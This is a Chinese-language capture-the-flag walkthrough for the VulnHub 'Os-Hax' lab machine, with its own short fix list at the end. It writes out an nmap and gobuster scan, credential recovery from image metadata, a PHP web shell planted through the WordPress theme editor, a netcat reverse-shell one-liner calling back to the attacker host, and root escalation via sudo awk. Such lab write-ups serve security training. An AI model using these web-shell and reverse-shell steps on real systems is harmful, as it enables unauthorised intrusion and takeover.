

靶机系列测试教程 Os-Hax

1 简介

1.1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，问问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群



微信号



扫一扫上面的二维码图案，加我微信

1.2 靶机介绍

| 描述 | 说明 |
|-------------------|---|
| Difficulty | Intermediate |
| Flag | boot-root |
| Learing | exploit web application Security Privilege Escalation |
| Contact | https://www.linkedin.com/in/rahulgehlaut/ |

下载地址

<https://www.vulnhub.com/entry/hacknos-os-hax,389/>

难度 为中级

2 测试过程

2.1 nmap 探测端口信息

```
nmap -sV -sC- 192.168.0.156 -oA os-hax-allports
```

```
root@kali:~/os-hax# nmap -sV -sC 192.168.0.156 -oA os-hax-allports
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 23:23 AKST
Nmap scan report for localhost (192.168.0.156)
Host is up (0.0056s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 43:0e:61:74:5a:cc:e1:6b:72:39:b2:93:4e:e3:d0:81 (RSA)
|   256  43:97:64:12:1d:eb:f1:e9:8c:d1:41:6d:ed:a4:5e:9c (ECDSA)
|_  256  e6:3a:13:8a:77:84:be:08:57:d2:36:8a:18:c9:09:d6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Hacker_James
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
```

2.2 gobuster 扫描目录

```
gobuster dir -u http://192.168.0.156 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```





```
/img (Status: 301)
/html (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/js (Status: 301)
/server-status (Status: 403)
```

2.3 通过图片获取字符目录

访问目录 /img/发现存在目录写浏览

← → ↻ 🏠 192.168.0.156/img/ Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunt

Index of /img

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
| 🔙 Parent Directory | | - | |
|  bg.jpg | 2019-11-01 10:58 | 759K | |
|  fcon.ico | 2019-06-24 23:27 | 23K | |
|  flaghost.png | 2019-11-01 16:20 | 26K | |
|  icons/ | 2019-06-24 23:27 | - | |

Apache/2.4.18 (Ubuntu) Server at 192.168.0.156 Port 80

下载 flaghost.png 查看图片属性 exiftool flaghost.png 得到字符 passwd@45

```

root@kali:~/Downloads# exiftool flaghost.png
ExifTool Version Number      : 11.76
File Name                    : flaghost.png
Directory                   : .
File Size                    : 26 kB
File Modification Date/Time  : 2019:12:18 19:45:20-09:00
File Access Date/Time       : 2019:12:18 19:47:11-09:00
File Inode Change Date/Time : 2019:12:18 19:45:20-09:00
File Permissions             : rw-r--r--
File Type                    : PNG
File Type Extension         : png
MIME Type                    : image/png
Image Width                  : 387
Image Height                 : 98
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Pixels Per Unit X            : 3780
Pixels Per Unit Y           : 3780
Pixel Units                  : meters
Make                         : passwd@45
Image Size                   : 387x98
Megapixels                   : 0.038

```

2.4 获取 wordpress 账号和密码

passwd@45 编码之后访问获取 flag2.txt

```
i+++++ +++++ [->+ +++++ +><] >++++ +++++ +++++ +++++ .<+++ +[->- ---<]
>--- ->.<+ +++++ [->-- ----< ]>--- .<+ + [->+ +><]> +++++ .<+++ +[->
+++++ <]>.+ +.+++ +++++ .---- .<+ +[-> +><] >++++ .<+++ +++++[->----
----< ]>-.< +++[->----< ]>--- .+.- ---.++ +.<
```

<https://www.splitbrain.org/services/ook>

解密字符 web:Hacker@4514

2.5 获取 shell 权限

首先编辑 vi /etc/hosts

192.168.0.156 localhost

访问 <http://localhost/wordpress/wp-admin/theme-editor.php?file=header.php&theme=twentytwenty>

写入<?php system(\$_POST['cmd']);?>

localhost/wordpress/wp-admin/theme-editor.php?theme=...

aining Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

0 + New

WordPress 5.3.2 is available! [Please update now.](#)

Edit Themes

Twenty Nineteen: Theme Header (header.php)


Selected file content:

```
1 <?php
2 system($_REQUEST['cmd']);
3 /**
4  * The header for our theme
5  *
6  * This is the template that displays all of the <head> section and
7  * id="content">
8  * @link https://developer.wordpress.org/themes/basics/template-fil
9  *
10 * @package WordPress
11 * @subpackage Twenty_Nineteen
12 * @since 1.0.0
13 */
14 ?><!doctype html>
15 <html <?php language_attributes(); ?>>
16 <head>
17     <meta charset="<?php bloginfo( 'charset' ); ?>" />
18     <meta name="viewport" content="width=device-width, initial-scal
19     <link rel="profile" href="https://gmpg.org/xfn/11" />
20     <?php wp_head(); ?>
```

2.6 反弹 shell


nc -lvp 9001

cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcats+/tmp/f/bin/sh+-i+2>%261|nc+192.168.0.124+9001+>/tmp/f



切换 python shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```



2.7 登录 web 用户

su web 输入密码 Hacker@4514

```
www-data@jax:/var/www/html/wordpress$ su web
su web
Password: Hacker@4514

$ bash
bash
web@jax:/var/www/html/wordpress$
```

2.8 特权提升

sudo -l 看到可以使用 awk 命令

```
web@jax:~$ sudo -l
Matching Defaults entries for web on jax:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User web may run the following commands on jax:
  (root) NOPASSWD: /usr/bin/awk
web@jax:~$
```

调用 system 函数成功提权到 root

```
sudo awk '{ system("/bin/bash")}'
```

```
root@jax:~# cat /root/final.txt
FINAL ROOT FLAG

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b
Rahul_Gehlaut => https://www.linkedin.com/in/rahulgehlaut/
Web_Site =>> http://jameshacker.me
root@jax:~# a
```

3 修复建议

- 升级 Ubuntu 版本
- 修改/etc/sudoers 文件
- apache 目录 设置不可浏览